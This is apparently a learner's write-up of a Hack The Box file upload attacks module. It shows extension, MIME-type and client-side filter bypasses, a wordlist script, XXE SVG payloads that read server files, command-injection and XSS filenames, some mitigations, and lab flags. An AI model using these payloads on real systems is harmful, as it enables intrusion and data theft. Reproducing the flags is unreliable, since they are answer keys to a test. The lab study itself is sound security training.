Check File Upload note for a structured approach of the vulnerability. The first course is more informative than teaching, reminding how critical is this vulnerability. Quick mention of how Cross-Site Scripting (XSS) and XML external entity (XXE) injection can happen with File uploads. can also happen, file overwrite, RCE …
Test out recurring bypass and trying to understand which protection are active (extension, MIME-type, HTTP header validation …). This will be covered in the next sections.
Questions
Try to upload a PHP script that executes the (hostname) command on the back-end server, and submit the first word of it as the answer.
Intercept a proper request through your proxy and modify it accordingly.

Edit the browser code in the webpage to allow your payload to go through. It can be through editing javascript or deleting the checking function altogether.
First option is easier to replay requests.
Try to bypass the client-side file type validations in the above exercise, then upload a web shell to read /flag.txt (try both bypass methods for better practice)
HTB{cl13n7_51d3_v4l1d4710n_w0n7_570p_m3}
Solution
Edit the page to remove only the if(validate()) from the onsubmit field and change accept one to .php so you can upload the payload. Once that’s done repeat the process from previous lab and get the flag.

Second option is to send a valid payload and change it’s content in Burpsuite :
Get into the interesting part. Client-side is easily bypassed. From now on we’ll look at the server-side protections.
Case-sensitive
Linux extension are case sensitive but not Windows. In case you’re dealing with the latter, bypass using uppercase in extensions might usual blacklisting.

We used Web Fuzzing before so now we can start the process again on extension types. Automating most work on this topic will be important since they are many tricks to test.
Burp Intruder is particularly suited for these tests.
PayloadAllTheThings has a simple yet effective wordlist to try extensions fuzzing for PHP. Actually their note on the topic is pretty interesting to read as well.
In these scenario we can look to sort our fuzzing by length like we did for many fuzzing before.
Questions

Try to find an extension that is not blacklisted and can execute PHP code on the web server, and use it to read "/flag.txt"
HTB{1_c4n_n3v3r_b3_bl4ckl1573d}
Solution
In this case I just used the default profile picture and uploaded it again to get my sane request
Note all these parameter must be checked to ensure proper testing :
Content-Type checking isn’t mentioned but should be fuzzed over as well. We don’t know if the server expects a specific one for verification. In our case it accepts payload without any matching content-type. Out of the list 15 extensions were validated by the Web app. However any “successful” upload would not mean code execution.

Turns out even though the server accepted the upload, not all of them would allow for php code execution. To filter out results, I’ve been looking for a non working result and sort it out using negative search in the logs. After looking for it I found out the .phar extension was the one that would allow for code execution. Once we found it the only thing left is to grab the flag.
Log upload file requests
If we go for fuzzing approach and the server accepts some of the upload file tests we want to be able to precisely indicate what was uploaded to the web-server, be it conclusive or not.
Whitelisting is more secure than blacklisting only if it’s properly implemented. A lax regex could authorize the wrong malicious extensions with technique such as :
Double extension (payload.jpg.php)
Null byte bypass (payload.php%00.gif)
Special characters (especially on Windows since it removes them on file creation)
First mentions of the importance of scripting in HTB modules, especially for crafting wordlists, here’s an example provided :
for char in '%20' '%0a' '%00' '%0d0a' '/' '.\\' '.' '…' ':'; do for ext in '.php' '.phps'; do echo "shell$char$ext.jpg" >> wordlist.txt echo "shell$ext$char.jpg" >> wordlist.txt echo "shell.jpg$char$ext" >> wordlist.txt echo "shell.jpg$ext$char" >> wordlist.txt donedone
Note this only include the most basic extension for php, and we can add the ones we used in the previous labs such as .phar. A partial list of extension can be looked-up here.
Questions
The above exercise employs a blacklist and a whitelist test to block unwanted extensions and only allow image extensions. Try to bypass both to upload a PHP script and execute code to read "/flag.txt"
HTB{1_wh173l157_my53lf}
Solution
Using the script given as is won’t suffice to solve the lab. Simply replacing .phps to .phar and using that wordlist to fuzz will return multiple valid file upload payloads. I used /shell.phar..jpg to retrieve the flag.
Mentioned previously when sending sane requests. Content-type is a header that can be used by server to partially check for the file validity. The list of every content-type are sorted by category such as image/. The whole list is available here.
We can fuzz over it with an otherwise sane request to check how the server validate this header.
MIME-Type
The list of file signatures should be the first thing to check when trying to play with MIME-Type validation in our payloads (the table is very long and won’t bring anything of value directly to the note). GIF89a is a very common Magic Byte to try to bypass usual checks on File Upload where GIF are accepted.
Since the MIME-Type is defined from the server we can’t enforce it other than modifying the first bytes of the payload.
Questions
The above server employs Client-Side, Blacklist, Whitelist, Content-Type, and MIME-Type filters to ensure the uploaded file is an image. Try to combine all of the attacks you learned so far to bypass these filters and upload a PHP file and read the flag at "/flag.txt"
HTB{m461c4l_c0n73n7_3xpl0174710n}
Solution

Here we’ll start with a sane upload then play with the request. The fastest check to do is simply removing the picture’s data and replacing it with a simple php payload. The server response indicate there’s a check on the payload despite the Content-Type and the extension being genuine.
To get a proper request with everything automatically processed, I deleted the validation script on the onchange value of the upload button and edited the accepted extension to include .gif. Through this method we send a simple GIF and get an unintended validation from the server since from the client-side we were only allowed to use .jpg,.jpeg,.png. Now we need to verify if for any reason there is a thorough verification on the file content.

The file was correctly uploaded even if currently we don’t have any working payload. This means we need to figure out a way to change our file extension working for a payload without encountering an error. ACTUALLY I’m just completely stupid. The methodology looked like this :
Ensure GIF MIME-Type get validated even after invalid content.
Modify Content-Type to various values and notice the server still validates our upload
Change the file extension until we get both a valid upload and a working payload.
Turns out the last part was not conclusive because I just wrote my php test payload and never checked it back. Obviously the payload would never trigger since it simply doesn’t follow a correct syntax. I mean look at this, the code block parsing is completely lost at this point.
<? php echo "Hello World"!?>
Finally after fixing it and applying every bypass I got a working exploit :
After a conclusive fetch for my uploaded file I used the usual command execution payload to retrieve the flag.
When command execution isn’t possible due to file type restrictions (for example), we can still try to leverage vulnerable upload functionality. Stored XSS can be triggered depending on the accessibility of the uploaded file in side an HTML page, as an available page itself …
One example for crafting such payloads through picture can be by exploiting meta data parameters. HTB gives the examples of Comment and Artist ones and the use of ExifTool to add such parameters to a file :
The same principle can be applied with .svg files. These are particularly interesting to work with since they’re XML-based. Depending on how the server processes the picture and which measures are active, it might be possible to inject scripts into it.
Same then XXE, check Web Attacks. Note that this is rarely relevant to exploit and Proof Of Concept would require the explicit agreement of the client.
Questions
The above exercise contains an upload functionality that should be secure against arbitrary file uploads. Try to exploit it using one of the attacks shown in this section to read "/flag.txt"
HTB{my_1m4635_4r3_l37h4l}
Solution

This lab has a .svg profile picture by default that can be checked upon inspecting the page. We can try to find the content of the file by using an XXE adapting our simple payload
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE svg [ <!ENTITY xxe SYSTEM "file:///flag.txt"> ]><svg>&xxe;</svg>
Try to read the source code of 'upload.php' to identify the uploads directory, and use its name as the answer. (write it exactly as found in the source, without quotes)
./images/
Solution
The advantage of using php filter is it’s using the relative path so we don’t have to know where the server’s files are located. We can once again use the XXE vulnerability to retrieve the content of the file :
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE svg [ <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=upload.php"> ]><svg>&xxe;</svg>
This payload returns the base64 encoded string of the upload.php webpage. We can decode it through our command line or using Burpdecoder and obtain the uploads directory.
As we practiced command injection, it might also be used in the filename if the file is processed in any way, such as an unsanitized rename to a temp one, move to an upload folder … The methodology for testing this would be similar to the one mentionned in command injections. More precisely, backtick, bash evaluation, pipe should be tested like such :
HTB examples
file$(whoami).jpgfile`whoami`.jpgfile.jpg|whoami
XSS can also be triggered if the name is stored / reflected in the web page in an unsafe way. (e.g. <script>alert(window.origin);</script>)
Less probable, but SQL injection could be used if the name is inserted in a query for any reason. (e.g. file';select+sleep(5);--.jpg)
Upload Directory Disclosure
As mentioned previously when exploiting an XXE to read the upload.php file, the advantage of this exploit was not needing to know the absolute path of the upload directory nor the underlying location of the web server content.
The section mentions fuzzing to find our path knowing the uploaded file however it might have been renamed / not be available. They don’t expend on it so I’m curious how they will elaborate the topic later.
Indirect Directory Object Reference (IDOR) are also testable for that purpose.
Verbose web-app and error message can leak data as well by forcing unintended behavior like duplicating file upload name, sending two identical requests to trigger server-side errors…
Some Windows-specific behavior can be used for exploitation like :
Wildcards characters to trick the server into uploading something but returning an non working link, triggering errors (|,<,>,* or ?).
Using reserved Windows names triggering erros since file writing will be forbidden (using CON,COM1, LPT1 or NUL).
Ensure extension regex is properly checked through a good whitelisting. If using a decent framework this should be taken care of so long as the right methods are called.
Each file extension should have a respective content-type and MIME type check.
Upload directory should be forbidden and not known from the user, any access to an uploaded data should go through a content fetching and inserting script so it gets added and the user never gets access to the upload directory path.
Setting headers that enforce security headers :
X-Content-Type-Options: nosniff to prevent the webserver to do MIME-type sniffing (it overrides the Content-Type header for rendering a file. This allow for confusion on the MIME-type for file uploads.)
Content-Disposition specify the display in the browser. attachment implies download instead of inline rendering.
Advanced security would be to dedicate a separate environment for uploads so compromission gets restricted to the actual upload server instead of the whole back-end.
Other measures are mentioned like :
Disable function configuration depending on language and frameworks
File size restriction
Anti-virus / malware scanning on user uploaded content
So far it might have been the most interesting and well built skill assessment in regard of the explored content. I wish it was going deeper in extension bypasses but hey that’s still something.
First look at the environment.

We’re facing a simple shop with not too much functionalities since most of them (buying, clicking on an article) are not doing anything. First thing that catch the attention is the Contact Us panel that we shall visit and examine.
Unsurprisingly we have a file upload feature. The process is a bit different than the previous exercise since the upload feature is not tied to the submit process but happens as soon as you trigger the upload button.
